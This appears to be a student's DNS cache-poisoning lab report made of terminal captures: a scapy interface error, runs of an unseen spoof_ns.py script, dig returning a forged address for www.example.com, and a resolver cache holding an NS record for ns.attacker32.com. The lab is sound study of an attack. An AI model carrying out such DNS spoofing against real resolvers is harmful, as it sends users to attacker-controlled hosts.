
```
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in
_run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 407, i
n __init__
    attach_filter(self.ins, filter, iface)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 142, i
n attach_filter
    bp = compile_filter(bpf_filter, iface)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/common.py", line 122,
in compile_filter
    raise OSError(error)
OSError: b'br-****: No such device exists (SIOCGIFHWADDR: No such device)'
seed-attacker:/volumes
$> ./spoof_ns.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> ./spoof_ns.py
```

While digging the www.example.com we got the fake ip address



```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60332
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 573312d44e348a610100000062323b137a5ee86974e739b9 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 935 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 19:31:31 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

The google.com was not cached only the example.com was cached.



```
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777396  NS      ns.attacker32.com.
www.example.com.        863796  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777396  NS      ns.attacker32.com.
www.example.com.        863796  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep attacker
example.com.            777396  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep attacker
example.com.            777476  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$>
```